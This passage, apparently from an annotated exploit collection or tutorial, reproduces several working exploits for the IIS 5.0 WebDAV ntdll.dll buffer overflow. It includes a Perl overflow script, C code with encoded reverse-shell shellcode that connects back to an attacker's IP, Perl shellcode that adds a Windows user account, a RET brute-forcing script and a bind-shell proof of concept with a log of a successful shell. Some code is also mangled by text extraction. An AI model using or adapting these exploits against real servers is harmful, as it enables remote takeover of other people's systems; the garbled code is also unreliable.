$Host_Header = "Host: 127.0.0.1 \r\nContent-type: text/xml \r\nContent-Length: 133\r\n";
```

Create XML command for WebDAV

```
$XMLShit = "<?xml version= \"1.0\"?> \r\n<g:searchrequest
xmlns:g= \"DAV:\">\r\n<g:sql>\r\nSelect \"DAV:displayname \" from
scope() \r\n</g:sql>\r\n</g:searchrequest> \r\n";
```

Execute code s ubroutines

```
# SUBROUTINES GO HERE.
&intro;
&scan;
&exit; # Play safe with this.

sub intro {
&host;

sleep 3;
};
```

Display exploit details and set host IP address and port if not given

```
# host subroutine.
sub host {
system('cls');
print "\n WebDAV Buffer Overflow for IIS 5.0";
print "\n http://www.infowarfare.dk";
print "\n ~~~~~ \n";
print "\n Host : ";
$host=<STDIN>;
chomp $host;
if ($host eq ""){$host="127.0.0.1"};
print "\n Port : ";
$port=<STDIN>;
chomp $port;
```

```

if ($port =~ /\D/ ){$port="80"};
if ($port eq "" ) {$port = "80"};
};      # end host subroutine.

```

Display details of attack then connect to victim

```

# scan subroutine.
sub scan {
print "\n\n";
print "\nIIS 5.0 WebDAV BufferOverflow attack - $host on port $port ... ";
print "\n";
&connect;
};

```

Connect to specified host and port

```

# Connect subroutine.
sub connect {
my $connection = IO::Socket::INET ->new(Proto =>"tcp",
PeerAddr =>$host,
PeerPort =>$port) || die "Could not connect to

$host \n";

$connection -> autoflush(1);

```

Send the buffer overflow details

```

# It is here we put it all together and Flush the Buffer
print $connection "SEARCH /$Buffer HTTP/1.1 \r\n$Host_Header\r\n$XMLShit\r\n";
close $connection;
}; # end connect subroutine.

```

Exit the program

```

# exit subroutine.
sub exit{
print "\n\n\n";
exit;
};

```

webdav.exe

Shellcode Exploit:

```

/*****
/* [Cr pt] ntdll.dll exploit trough WebDAV by kralor [Crpt] */
/* ----- */
/* this is the exploit for ntdll.dll through WebDAV. */
/* run a netcat ex: nc -L -vv -p 666 */
/* wb server.com your_ip 666 0 */
/* the shellcode is a reverse remote shell */
/* you need to pad a bit.. the best way I think is launching */
/* the exploit with pad = 0 and after that, the server will be */
/* down for a couple of seconds, now retry with pad at 1 */
/* and so on..pad 2.. pad 3.. if you haven't the shell after */
/* something like pad at 10 I think you better to restart from */
/* pad at 0. On my local IIS the pad was at 1 (0x00110011) but */
/* on all the others servers it was at 2,3,4, etc..sometimes */
/* you can have the force with you, and get the shell in 1 try */

```

```

/* sometimes you need to pad more than 10 times ;) */
/* the shellcode was coded by myself, it is SEH + ScanMem to */
/* find the famous offsets (GetProcAddress).. */
/* I know I code like a pig, my english sucks, and my tech too */
/* it is my first exploit..and my first shellcode..sorry :P */
/* if you have comments feel free to mail me at: */
/* mailto: kralor@coromputer.net */
/* or visit us at www.coromputer.net . You can speak with us */
/* at IRC undernet channel #coromputer */
/* ok now the greetz: */
/* [El0dle] to help me find some information about the bug :) */
/* tuck_ to support me ;) */
/* and all my friends in coromputer crew! hein les pou lets! =) */

/*****

#include <winsock.h>
#include <windows.h>
#include <stdio.h>

#pragma comment (lib,"ws2_32")

char shellcode[] =

"\x55\x8b\xec\x33\x95\x56\x57\x8d\x7d\xa2\xb1\x25\xb8\xcc\xcc"
"\xcc\xcc\xf3\xab\xeb\x09\xeb\x0c\x58\x5b\x59\x5a\x5c\x5d\xc3\xe8"
"\xf2\xff\xff\xff\x5b\x80\xc3\x10\x33\x95\x66\xb9\xb5\x01\x80\x33"
"\x95\x43\xe2\xfa\x66\x83\xeb\x67\xfc\x8b\xcb\x8b\xf3\x66\x83\xc6"
"\x46\xad\x56\x40\x74\x16\x55\xe8\x13\x00\x00\x00\x8b\x64\x24\x08"
"\x64\x8f\x05\x00\x00\x00\x00\x58\x5d\x5e\xeb\xe5\x58\xeb\xb9\x64"
"\xff\x35\x00\x00\x00\x00\x64\x89\x25\x00\x00\x00\x00\x48\x66\x81"
"\x38\x4d\x5a\x75\xdb\x64\x8f\x05\x00\x00\x00\x00\x5d\x5e\x8b\xe8"
"\x03\x40\x3c\x8b\x78\x78\x03\xfd\x8b\x77\x20\x03\xf5\x33\xd2\x8b"
"\x06\x03\xc5\x81\x38\x47\x65\x74\x50\x75\x25\x81\x78\x04\x72\x6f"
"\x63\x41\x75\x1c\x81\x78\x08\x64\x64\x72\x65\x75\x13\x8b\x47\x24"
"\x03\xc5\x0f\xb7\x1c\x50\x8b\x47\x1c\x03\xc5\x8b\x1c\x98\x03\xdd"
"\x83\xc6\x04\x42\x3b\x57\x18\x75\xc6\x8b\xf1\x56\x55\xff\xd3\x83"
"\xc6\x0f\x89\x44\x24\x20\x56\x55\xff\xd3\x8b\xec\x81\xec\x94\x00"
"\x00\x00\x83\xc6\x0d\x56\xff\xd0\x89\x85\x7c\xff\xff\xff\x89\x9d"
"\x78\xff\xff\xff\x83\xc6\x0b\x56\x50\xff\xd3\x33\x95\x51\x51\x51"
"\x51\x41\x51\x41\x51\xff\xd0\x89\x85\x94\x00\x00\x00\x8b\x85\x7c"
"\xff\xff\xff\x83\xc6\x0b\x56\x50\xff\xd3\x83\xc6\x08\x6a\x10\x56"

```

```

"\x8b\x8d\x94\x00\x00\x00\x51\xff\xd0\x33\xdb\xc7\x45\x8c\x44\x00"
"\x00\x00\x89\x5d\x90\x89\x5d\x94\x89\x5d\x98\x89\x5d\x9c\x89\x5d"
"\xa0\x89\x5d\xa4\x89\x5d\xa8\xc7\x45\xb8\x01\x01\x00\x00\x89\x5d"
"\xbc\x89\x5d\xc0\x8b\x9d\x94\x00\x00\x00\x89\x5d\xc4\x89\x5d\xc8"
"\x89\x5d\xcc\x8d\x45\xd0\x50\x8d\x4d\x8c\x51\x6a\x00\x6a\x00\x6a"
"\x00\x6a\x01\x6a\x00\x6a\x00\x83\xc6\x09\x56\x6a\x00\x8b\x45\x20"
" \xff\xd0"

"CreateProcessA \x00LoadLibraryA \x00ws2_32.dll \x00WSASocketA \x00"
"connect \x00\x02\x00\x02\x9A\xC0\xA8\x01\x01\x00"
"cmd" // don't change anything..
" \x00\x00\xe7\x77" // offsets of kernel32.dll for some win
ver..
" \x00\x00\xe8\x77"
" \x00\x00\xf0\x77"
" \x00\x00\xe4\x77"
" \x00\x88\x3e\x04" // win2k3
" \x00\x00\xf7\xbf" // win9x =P
" \xff\xff\xff\xff";

```

// can we get a valid HTTP 1.1 on port 80 to victim_host

```

int test_host(char *host)
{
    char search[100]="";
    int sock;
    struct hostent *heh;
    struct sockaddr_in hnm;
    char buf[100] ="";

    if(strlen(host)> 60) {
        printf("error: victim host too long. \r\n");
        return 1;
    }

```

// get details on victim_host

```

    if ((heh = gethostbyname(host))==0){
        printf("error: can't resolve '%s'",host);
        return 1;
    }

    sprintf(search,"SEARCH / HTTP/1.1 \r\nHost: %s\r\n\r\n",host);

```

// Creating a socket to port 80 using victim_host ip address

```

hnm.sin_port = htons(80);
hnm.sin_family = AF_INET;
hnm.sin_addr = *((struct in_addr *)heh->h_addr);

if ((sock = socket(AF_INET, SOCK_STREAM, 0)) == -1){
    printf("error: can't create socket");
    return 1;
}

printf("Checking WebDav on '%s' ... ",host);

```

// Connecting socket to port 80 on victim_host ip address

```
if ((connect(sock, (struct sockaddr *) &hmm, sizeof(hmm))) == -1) {
    printf("CONNECTING_ERROR \r\n");
    return 1;
}
```

// Sending SEARCH / HTTP/1.1 <cr><lf>Host: <hostname>

```
send(sock, search, strlen(search), 0);
recv(sock, buf, sizeof(buf), 0);
```

// If we get HTTP response code 411 then we've connected to server
// dealing with HTTP 1.1 otherwise failed

```
if (buf[9]=='4'&&buf[10]=='1'&&buf[11]=='1')
    return 0;
printf("NOT FOUND \r\n");
return 1;
}
```

```
void help(char *program)
{
```

// Command line is command victim_host_name your_host your_port pad
// (which is optional)

```
printf("syntax: %s <victim_host> <your_host> <your_port>
[padding] \r\n", program);
return;
}
```

```
void banner(void)
{
    printf(" \r\n\t [Crpt] ntdll.dll exploit trough WebDAV by kralor
[Crpt] \r\n");
    printf(" \t\twww.coromputer.net && undernet #coromputer \r\n\r\n");
    return;
}
```

```
void main(int argc, char *argv[])
{
    WSADATA wsaData;
    unsigned short port=0;
    char *port_to_shell="", *ip1="", data[50]="";
    unsigned int i,j;
    unsigned int ip = 0 ;
    int s, PAD=0x10;
    struct hostent *he;
    struct sockaddr_in crpt;
    char buffer[65536] = "";
    char request[80000]; // huuuh, what a mess! :)
}
```

// Set up XML content

```
char content[] =
    "<?xml version= \"1.0\"?>\r\n"
    "<g:searchrequest xmlns:g= \"DAV:\">\r\n"
    "<g:sql> \r\n"
```



```

        "Select  \"DAV:displayname \" from scope() \r\n"
        "</g:sql> \r\n"
        "</g:searchrequest> \r\n";

    banner();
    if((argc<4)|| (argc>5)) {
        help(argv[0]);
        return;
    }

// Start Winsock

    if(WSAStartup(0x0101,&wsaData)!=0) {
        printf(" error starting winsock..");
        return;
    }

    if(test_host(argv[1]))
        return;

    if(argc==5)

// If 5th argument exists add its numeric value to 16 decimal

        PAD+=atoi(argv[ 4]);

        printf("FOUND \r\nexploiting ntdll.dll through WebDav [ret:
0x00%02x00%02x] \r\n",PAD,PAD);

// Ip address of hacker's machine

        ip = inet_addr(argv[2]); ip1 = (char*)&ip;

// putting ip address components n.n.n.n into shell code for exploit

        shellcode[448]=ip1[0]; shellcode[449]=ip1[1]; shellcode[450]=ip1[2];
        shellcode[451]=ip1[3];

// adding hacker's port to shell script

        port = htons(atoi(argv[3]));
        port_to_shell = (char *) &port;
        shellcode[446]=port_to_shell[0];
        shellcode[447]=port_to_shell[1];

        // we xor the shellcode [xored by 0x95 to avoid bad chars]
        __asm {
            lea eax, shellcode
            add eax, 0x34
            xor ecx, ecx
            mov cx, 0x1b0
        wah:
            xor byte ptr[eax], 0x95
            inc eax
            loop wah
        }

// Again create a socket for port 80 on victim_host

        if ((he = gethostbyname(argv[1]))==0){

```

```

        printf("error: can't resolve '%s'",argv[1]);
        return;
    }

    crpt.sin_port = htons(80);
    crpt.sin_family = AF_INET;
    crpt.sin_addr = *((st_ruct_in_addr *)he ->h_addr);

    if ((s = socket(AF_INET, SOCK_STREAM, 0)) == -1){
        printf("error: can't create socket");
        return;
    }

    printf("Connecting... ");
    // connect socket to port 80
    if ((connect(s, (struct sockaddr *) &crpt, sizeof(crpt))) == -1){
        printf("ERROR \r\n");
        return;
    }
    // No Operation.

```

// Insert Hex 90 in all of buffer

```

for(i=0;i<sizeof(buffer);buffer[i]=(char)0x90,i++);

// fill the buffer with the shellcode

```

// Adding shellcode from offset 64000, for size of shellcode to buffer

```

for(i=64000,j=0;i<sizeof(buffer)&&j<sizeof(shell_c0de) -
1;buffer[i]=shellc0de[j],i++,j++);
// well..it is not necessary..

```

// From offset 0 to 2499 sets each buffer byte to PAD byte

```

for(i=0;i<2500;buffer[i]=PAD,i++);

/* we can simply put our ret in this 2 offsets.. */
//buffer[2086]=PAD;
//buffer[2085]=PAD;

```

// Terminate buffer with 0 character, making it a string

```

buffer[sizeof(buffer)] = 0x00;

```

// Build request and data buffers. First set both buffers to binary 0's

```

memset(request,0,sizeof(request));
memset(data,0,sizeof(data));

```

**// HTTP SEARCH followed by exploit buffer to victim_host, defining
// Content-type header as XML**

```

sprintf(request,"SEARCH /%s HTTP/1.1 \r\nHost: %s\r\nContent-type:
text/xml \r\nContent-Length: ",buffer,argv[1]);

```

// Now add content length at end of request.

```

sprintf(request,"%s%d \r\n\r\n",request,strlen(content));
printf("CONNECTED \r\nSending evil request... ");

// Then send HTTP header with exploit and XML content to victim_host

send(s,request,strlen(request),0);
send(s,content,strlen(content),0);
printf("SENT \r\n");

// Receive response from victim_host

recv(s,data,sizeof(data),0);

// If 1st byte of buffer data not binary 0 then machine is patched

if(data[0]!=0x00) {
    printf("Server seems to be patched. \r\n");
    printf("data: %s \r\n",data);
} else

//Else exploit will work

printf("Now if you are lucky you will get a shell. \r\n");
closesocket(s);
return;
}

```

Additional information

The information has been provided by kr alor and matrix.

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wd.pl

```
#!/bin/perl
#
# 2003.3.24
#
# mat@monkey.org
# mat@panicsecurity.org
#
# tested on Windows 2000 Advanced Server SP3: Korean language edition
# ntdll.dll with 2002.7.3 version
# You need to change some parameters to make this exploit work on your platform
of choice
#
# This exploit uses unicode decoder scheme and self -modifies unicoded shellcode
to original one.
#
```

Load require modules

```
use Socket;
```

Check if any parameters have been supplied

```
if($#ARGV<0)
{
die "usage: wd.pl <target hostname> \n";
}
```

Declare variables

```
my $host=$ARGV[0];

my $url_len=65514;
#LOCK: 65514
#SEARCH: 65535

my $host_header="Host: $host \r\n";
my $translate_f="Translate: f \r\n";
$translate_f="";
my $port=80;
my $depth="Depth: 1 \r\n";
$depth="";
my $connection_str="Connection: Close \r\n";
$connection_str="";
my $url2="B";
$url2="";
my $cont="C";
my $lock_token="Lock-Token: $cont \r\n";
$lock_token="";
my $destination="Destination: /$url2 \r\n";
$destination="";

# LoadLibrary: 0x100107c;
# GetProcAddress 0x1001034;
# WinExec("net user matt 1234 /ADD")
# this shellcode is encoded to printable string form
```

Set up shell code

```
my
$shellcode=" \x34\x34\x30\x2e\x2c\x2a\x61\x62\x48\x48\x2a\x2a\x2c\x2d\x7f\x80\x68
\x69\x2c\x2c\x18\x19\x64\x65\x58\x59\x0c\x07\u0411\u00f0 \x67\x67\x2c\x2a\x31\x2e
\x18\x19\x64\x65\x58\x59\x7e\x7f\x56\x56\x1a\x1a\x4c\x4d\x55\x55\x71\x71\x7d\x7d
\x38\x39\x4c\x4d\x4c\x4d\x4c\x4d\x4c\x4d\x62\x62\x0c\x0c\x3b\x39\x4e\x4e\x6c\x6d
\x6c\x6d\x4c\x4d\x38\x38\x5f\x60\x4c\x4d\x4c\x4d\x4c\x4d\x64\x64\x67\x68\x78\x79
\x72\x73\x44\x45\x4c\x4d\x4c\x4c\x61\x62\x33\x33\x45\x46\x08\x08\x2d\x2d\x60\x60
\x08\x08\x33\x34\x64\x64\x67\x68\x65\x65\x78\x79\x56\x57\x44\x45\x4c\x4d\x4c\x4c
\x61\x62\x33\x33\x45\x46\x64\x65\x1a\x1b\x0e\x0f\x2c\x2d\x76\x76\x31\x31\x60\x61
\x19\x19\x60\x60\x3d\x3e\x3b\x38\x2d\x2d\x0c\x08\x16\x16\x07\x08\x6c\x6d\x6c\x6d
\x4c\x4d\x0c\x08\x12\x12\x03\x03\x6c\x6d\x6c\x6d\x4c\x4d\x79\x7a\x4f\x50\x60\x60
\x38\x39\x31\x2e\x33\x33\x33\x33\x33\x33\x54\x54\x27\x24\x65\x66\x08\x08\x3b\x38
\x0c\x0c\x2d\x2e\x29\x29\x6c\x6d\x6c\x6d\x4c\x4d\x65\x66\x33\x33\x06\x06\x03\x03
\x6c\x6d\x6c\x6d\x4c\x4d\x33\x33\x16\x16\x38\x38\x6c\x6d\x6c\x6d\x4c\x4d\x08\x08
\x39\x39\x0c\x0c\x2d\x2d\x3b\x39\x6c\x6d\x6c\x6d\x4c\x4d\x65\x65\x64\x65\x08\x08
\x2d\x2d\x33\x33\x06\x06\x1d\x1d\x6c\x6d\x6c\x6d\x4c\x4d\x65\x65\x33\x33\x06\x06
\x1f\x1f\x6c\x6d\x6c\x6d\x4c\x4d\x54\x54\x27\x24\x04\x05\x04\x05\x65\x66\x08\x08
\x3b\x38\x0c\x0c\x2d\x2e\x27\x27\x6c\x6d\x6c\x6d\x4c\x4d\x65\x66\x33\x33\x06\x06
\x19\x19\x6c\x6d\x6c\x6d\x4c\x4d\x33\x33\x06\x06\x1b\x1b\x6c\x6d\x6c\x6d\x4c\x4d
\x69\x69\x6e\x6e\x65\x66\x6b\x6c\x6e\x6e\x6a\x6b\x55\x55\x55\x56\x4c\x4d\x63\x63
\x7a\x7b\x7d\x7d\x75\x76\x7e\x7e\x7c\x7c\x76\x77\x4c\x4d\x63\x63\x7a\x7b\x77\x77
\x75\x76\x78\x78\x76\x77\x7e\x7e\x4c\x4d\x63\x63\x7a\x7b\x7d\x7d\x7a\x7b\x7b\x7b
\x75\x75\x7e\x7e\x4c\x4d\x67\x67\x78\x78\x7b\x7c\x6e\x6e\x70\x71\x7e\x7e\x7d\x7d
\x4c\x4d\x6e\x6e\x70\x71\x78\x78\x76\x77\x64\x65\x75\x76\x7b\x7b\x7d\x7d\x7e\x7e
\x75\x75\x75\x75\x4c\x4d\x7d\x7d\x51\x52\x62\x63\x76\x77\x5d\x5a\x7e\x7e\x70\x71
\x7e\x7e\x4c\x4d\x4c\x4d\x4c\x4d\x4c\x4d\x7b\x7c\x7e\x7e\x76\x77\x5e\x5b\x76\x76
\x75\x75\x7e\x7e\x75\x76\x5e\x5b\x7a\x7a\x7c\x7c\x76\x77\x76\x77\x5e\x5b\x54\x54
\x55\x56\x55\x55\x56\x57\x5e\x5b\x5b\x5b\x7c\x7c\x7e\x7f\x7e\x7f\x4c\x4d\x4c\x4d
\x4c\x4d\x4c\x4d\x76\x77\x5d\x5a\x7e\x7e\x70\x71\x7e\x7e\x4c\x4d\x4e\x4e\x4c\x4d
\x4c\x4d\x4c\x4d\x76\x77\x7e\x7e\x75\x75\x76\x77\x49\x4a";
```

Set up XML request for WebDAV

```
my $body="<?xml version= \"1.0\">\r\n<g:searchrequest
xmlns:g= \"DAV: \">\r\n<g:sql>\r\nSelect \"DAV:displayname \" from
scope() \r\n</g:sql>\r\n</g:searchrequest> \r\n";
my $length_of_body=length($body);
```

Set up return addresses to try

```
#
# jmp ebx,call ebx addresses
#
my @return_addresses=(
"%u32ac%u77e2",
"%uclb5%u76ae",
"%u005d%u77a5",
"%u0060%u776b",
"%u00b4%u77a5",
"%u00e6%u77ac",
"%u014a%u7766",
"%u0392%u7511",
"%u03a0%u7511",
"%u0900%u6df1",
"%u0900%u778b",
"%u1167%u6b32",
"%u1184%u6ed4",
"%u1192%u6b3e",
```

"%u11b1%u779e",
"%u11b9%u777f",
"%u11b9%u782c",
"%u11d3%u7834",
"%u1800%u749e",
"%u20ac%u777f",
"%u215c%u777e",
"%u2171%u7766",
"%u2172%u6b3a",
"%u2191%u6e6f",
"%u21d4%u6e6f",
"%u2283%u730a",
"%u24b9%u7763",
"%u24d5%u7763",
"%u24e8%u7761",
"%u2503%u7834",
"%u2514%u77e2",
"%u251e%u77db",
"%u2521%u7761",
"%u2527%u77db",
"%u2530%u77db",
"%u253c%u77e2",
"%u2547%u77dc",
"%u2592%u77dc",
"%u266d%u76ae",
"%u2e00%u76ae",
"%u300e%u74da",
"%u300e%u74e3",
"%u306c%u7766",
"%u30a5%u77e5",
"%u30b0%u77e5",
"%u327b%u6e44",
"%u327b%u6e5e",
"%u329b%u6e44",
"%u329b%u6e5e",
"%u329c%u77e2",
"%u3384%u7779",
"%u3384%u777e",
"%u3397%u6e00",
"%u33d0%u76ae",
"%u3700%u777f",
"%u4e5e%u7900",
"%u4ea4%u7325",
"%u4ec0%u77db",
"%u4ef2%u77ac",
"%u4f73%u749f",
"%u4fd4%u77dc",
"%u4ff1%u749f",
"%u5023%u749f",
"%u5078%u77a5",
"%u5112%u77dc",
"%u5121%u749f",
"%u5144%u77dc",
"%u5146%u77e2",
"%u514e%u77ac",
"%u518d%u6dee",
"%u51c4%u7387",
"%u5237%u77ac",
"%u52a0%u777f",
"%u52a0%u782c",
"%u52d5%u777f",

"%u52d5%u782c",
"%u52f8%u7800",
"%u5339%u6b3a",
"%u5339%u777f",
"%u5366%u7740",
"%u555e%u741b",
"%u5653%u749e",
"%u5718%u6c7e",
"%u574d%u7901",
"%u5775%u7901",
"%u5806%u7325",
"%u5821%u777f",
"%u5821%u782c",
"%u5831%u777f",
"%u5831%u782c",
"%u587c%u777f",
"%u587c%u782c",
"%u58c5%u777f",
"%u58d5%u777f",
"%u58fd%u777f",
"%u58fd%u782c",
"%u5949%u72fc",
"%u5949%u777f",
"%u5955%u72fc",
"%u5967%u777f",
"%u5997%u777f",
"%u5997%u782c",
"%u59bb%u777e",
"%u59d4%u777e",
"%u5a25%u777f",
"%u5a25%u782c",
"%u5ac9%u777f",
"%u5b5a%u6c7e",
"%u5b64%u777f",
"%u5b8f%u6731",
"%u5b9c%u6731",
"%u5b9c%u6e44",
"%u5c04%u777f",
"%u5c0f%u6c7e",
"%u5c3b%u777f",
"%u5c3b%u782c",
"%u5c4e%u6c7e",
"%u5cfb%u76ae",
"%u5da0%u7511",
"%u5da2%u777f",
"%u5de6%u77e5",
"%u5deb%u777f",
"%u5deb%u782c",
"%u5e00%u6c11",
"%u5e0c%u7325",
"%u5e2b%u777f",
"%u5e3f%u7511",
"%u5e55%u777f",
"%u5e63%u7325",
"%u5eb8%u7325",
"%u5ef7%u7325",
"%u5f13%u7325",
"%u5f17%u77e3",
"%u5f1b%u777f",
"%u5f1b%u782c",
"%u5f62%u7325",

"%u5f7f%u72fc",
"%u5f99%u7325",
"%u5fb7%u6c11",
"%u5fcc%u7763",
"%u601d%u77dc",
"%u609a%u7387",
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);

```

Loop through return addresses and try exploit

```

foreach my $return_address (@return_addresses)
{

```

Build attack vector

```

##### return address #####
my $return_address_part="";
$return_address_part="";
$return_address_part.="u3073";
$return_address_part.="u3075";
$return_address_part.="u3074";
$return_address_part.=$return_address;
$return_address_part.="ucc38"x22;
#####

##### offsets #####
my $offset_len=280;
my $offset_part="X"x$offset_len;
#####
my $shellcode_len=$url_len - (length($return_address_part)/6+$offset_len);

my $offset_of_part_shell=0;
print "len-> $url_len=$shellcode_len:$offset_len \n";

my
$decoder_str="%uC931%u79B1%uc1fe%ucb01%uc38b%uc789%uc289%uc931%u9041%u9041%uc38b
%uc801%u338b%uce8b%u308b%uc68b%uc801%u00b4%uc689%uc78b%u3089%uc931%u03b1%u9041%u
cb01%u9047%uf989%ud129%uc031%ue0b0%u03b4%uc129%uc985%uca75%uc985";

```

```

my $decoder_str_len=length($decoder_str)/6;
my $patch_esp="\x44\x45\x76\x76";
my $nop="%u0048%u0048";
my $encoded_str="{nop}${patch_esp}${shellcode }";
my $unicoded_encoded_str_len=4*5;

my $shellcode_part="";
$shellcode_part="";
$shellcode_part.=$decoder_str;
$shellcode_part.=$encoded_str;
$shellcode_part.="A"x($shellcode_len -($decoder_str_len+length($encoded_str) -
$unicoded_encoded_str_len -1));

my $url="/${offset_part}${return_address_part}${shellcode_part}";
for my $METHOD ("LOCK")
{
my $string_to_send="$METHOD $url
HTTP/1.1 \r\n${host_header}${destination}${lock_token}${translate_f}${depth}Conte
nt-Type: text/xml \r\nContent-Length:

```

Connect to target and run exploit

```

$length_of_body \r\n${connection_str} \r\n${body}";
my $results="";
$results="";

```

Set up a loop to test for results

```

while($results eq "")
{
print STDERR "Retrying Connection... \n";

```

Test for results

```

$results=sendraw2("GET / HTTP/1.0 \r\n\r\n",$host,$port,15);
if($results eq "")
{
sleep(1);
}

```

} End of loop to test Results

```

print STDERR "Trying with [$return_address] \n";
$results=sendraw2($string_to_send,$host,$port,15);
if($results eq "")
{
print "Connection refused : Server crashed? \n";
}else{
print "Failed to exploit: Server not crashed \n";
}
}

```

} End of exploit loop

```

sub sendraw2
{
my ($pstr,$realip,$realport,$timeout)=@_;
my $target2=inet_aton($realip);

my $flagexit=0;
$SIG{ALRM}=\&ermm;

```

```

socket(S,PF_INET,SOCK_STREAM,getprotobyname('tcp'))||0) || return "0";
#die("Socket problems");
alarm($timeout);
if(connect(S,pack "Sn4x8",2,$realport,$target2))
{
alarm(0);
my @in;
select(S); $|=1;
print $pstr;
alarm($timeout);
while(<S>){
if($flagexit == 1)
{
close (S);
return "Timeout";
}
push @in, $_;
}
alarm(0);
select(STDOUT);
close(S);
return join ' ',@in;
}else{
close(S);
return "";
}
}

sub ermm
{
$flagexit=1;
close (S);
}

```

Variant coded by RoMaNSoft

Shell Script to Brute Force the E xploit

```

#!/bin/bash
# Brute forcing script for rs_iis.c exploit. (c) RoMaNSoFt. 27/03/2003

TIMEOUT=30

```

Check user enters a host name or Address

```

#if [ $# -ne 1 ] ; then
    echo "Usage: $0 <host>"
    exit
fi

```

Set up a loop from 1 – 255

```

for i in `seq 1 255` ; do

```

Convert to Hexadecimal format the create the RET value

```

h=`printf "0x%.2x%.2x" $i $i`
echo -e "\nTrying with RET=$h"

```

Run code with RET value

```
./rs_iis $1 80 31337 $h
echo "Waiting for $TIMEOUT seconds..."
sleep $TIMEOUT
done

echo "If you reach this point, exploitation has failed : -)"
```

Exploit Code rs_iis.c

```
/*
*****
/* IIS 5.0 WebDAV -Proof of concept - */
/* [ Bug: CAN-2003-0109 ] */
/* By Roman Medina -Heigl Hernandez */
/* aka RoMaNSoFt <roman@rs-labs.com> */
/* Madrid, 23.Mar.2003 */
/* ===== */
/* Public release. Version 1. */
/* ----- */
/* == http://www.rs-labs.com/ == */
*****
*/

=====
=====
* --[ READ ME ]
*
* This exploit is mainly a proof of concept of the recently discovered
ntdll.dll bug (which may be
* exploited in many other programs, not necessarily IIS). Practical
exploitation is not as easy as
* expected due to difficult RET guessing mixed with possible IIS crashes (which
makes RET brute
* forcing a tedious work). The shellcode included here will bind a cmd.exe
shell to a given port
* at the victim machine so it could be problematic if that machine is protected
behind a firewall.
* For all these reasons, the scope of this code is limited and mainly intended
for educational
* purposes. I am not responsible of possible damages created by the use of this
exploit code.
*
* The program sends a HTTP request like this:
*
* SEARCH /[nop] [ret][ret][ret] ... [ret] [nop][nop][nop][nop][nop] ... [nop]
[jmpcode] HTTP/1.1
* {HTTP headers here}
* {HTTP body with webDAV content }
* 0x01 [shellcode]
*
* IIS converts the first ascii string ([nop]...[jmpcode]) to Unicode using
UTF-16 encoding (for
* instance, 0x41 becomes 0x41 0x00, i.e. an extra 0x00 byte is added) and it is
the resultant
* Unicode string the one producing the overflow. So at first glance, we cannot
include code here

```

```

* (more on this later) because it would get corrupted by 0x00 (and other)
inserted bytes. Not at
* least using the common method. Another problem that we will have to live with
is our RET value
* being padded with null bytes, so if we use 0xabcd in our string, the real RET
value (i.e. the
* one EIP will be overwritten with) would be 0x00ab00cd. This is an important
restriction.
*
* We have two alternatives:
*
* 1) The easy one: find any occurrences of our ascii string (i.e. before it
gets converted to
* the Unicode form) in process memory. Problem: normally we should find it
by debugging the
* vulnerable application and then hardcode the found address (which will be
the RET address)
* in our exploit code. This RET address is variable, even for the same
version of OS and app
* (I mean, different instances of the same application in the same machine
could make the
* guessed RET address invalid at different moments). Now add the restriction
of RET value
* padded with null bytes. Anyway, the main advantage of this method is that
we will not have
* to deal with 0x00 padded shellcode.
*
* 2) The not so easy one: you could insert an encoded shellcode in such a way
that when the app
* expands the ascii string (with the encoded shellcode) to Unicode, a valid
shellcode is
* automatically placed into memory. Please, refer to Chris Anley's "venetian
exploit" paper
* to read more about this. Dave Aitel also has a good paper about this
technique and indeed
* he released code written in Python to encode shellcode (I'm wondering if
he will release a
* working tool for that purpose, since the actual code was released as part
of a commercial
* product, so it cannot be run without buying the whole product, despite the
module itself
* being free!). Problem: it is not so easy as the first method ; -)
Advantage: when the over-
* flow happens, some registers may point to our Unicoded string (where our
Unicoded-shellcode
* lives in), so we don't need to guess the address where shellcode will be
placed and the
* chance of a successful exploitation is greatly improved. For instance, in
this case, when
* IIS is overflowed, ECX register points to the Unicode string. The idea is
then fill in
* RET value with the fixed address of code like "call %ecx". This code may
be contained in
* any previously loaded library, for example).
*
* Well, guess it... yes... I chose the easy method : -) Perhaps I will rewrite
the exploit
* using method 2, but I cannot promise that.
*
* Let's see another problem of the method 1 (which I have used). Not all
Unicode conversions

```

```

* result in a 0x00 byte being added. This is true for ascii characters lower o   r
equal to 0x7f
* (except for some few special characters, I'm not sure). But our shellcode
will have bytes
* greater than 0x7f value. So we don't know the exact length of the Unicoded   -
string containing
* our shellcode (some ascii chars will expand to m   ore than 2 bytes, I think).
As a result,
* sometimes the exploit may not work, because no exact length is matched. For
instance, if you
* carry out experiments on this issue, you could see that IIS crashes (overflow
occurs) when
* entering a query like  SEARCH /AAAA...AAA HTTP/1.1, with 65535 A's. Same
happens with 65536.
* But with different values seems NOT to work. So matching the exact length is
important here!
*
* What I have done, it is to include a little "jumpcode" instead of the
shellcode itself. The
* jumpcode is placed into the "critical" place and has a fixed length, so our
string has always
* a fixed length, too. The "variable" part (the shellcode) is placed at the end
of the HTTP
* request (so you can insert your own shellcode and re   move the one I'm using
here, with no apparent
* problem). To be precise, the end of the request will be: 0x01 [shellcode].
The 0x01 byte marks
* the beginning of the shellcode and it is used by the jumpcode to find the
address where shell -
* code begins and jump into it. It is not possible to hardcode a relative jump,
because HTTP
* headers have a variable length (think about the "Host:" header and you will
understand what
* I'm saying). Well, really, the exploit could have calculated the relative
jump itself (other
* problems arise like null -bytes possibly contained in the offset field) but I
have preferred to
* use the 0x01 trick. It's my exploit, it's my choice :   -)
*
* After launching the exploit, several things may happen:
* - the exploit is successful. You can connect to the bound port of victim
machine and get a
* shell. Great. Remember that when you issue an "exit" command in the shell
prompt, the pro -
* cess will be terminated. This implies that IIS could die.
* - exploit returns a "server not vulnerable" response. Really, the server may
not be vulnerable
* or perhaps the SEARCH method used by the exploit is not permitted (the bug
can still be
* exploited via GET, probably) or webDAV is disabled at all.
* - exploit did not get success (which is not strange, since it is not easy to
guess RET value)
* but the server is vulnerable. IIS will probably not survive: a "net start
w3svc" could be
* needed in the victim machine, in order to restart the WWW service.
*
* The fol lowing log shows a correct exploitation:
*
* roman@goliat:~/iis5webdav> gcc -o rs_iis rs_iis.c
* roman@goliat:~/iis5webdav> ./rs_iis roman
* [*] Resolving hostname ...

```

```

* [*] Attacking port 80 at roman (EIP = 0x00480004)...
* [*] Now open another console/shell and try to connect (telnet) to victim port
31337...
*
* roman@goliat:~/iis5webdav> telnet roman 31337
* Trying 192.168.0.247...
* Connected to roman.
* Escape character is '^]'.
* Microsoft Windows 2000 [Version 5.00.2195]
* (C) Copyright 1985-2000 Microsoft Corp.
*
* C:\WINNT\system32>
*
*
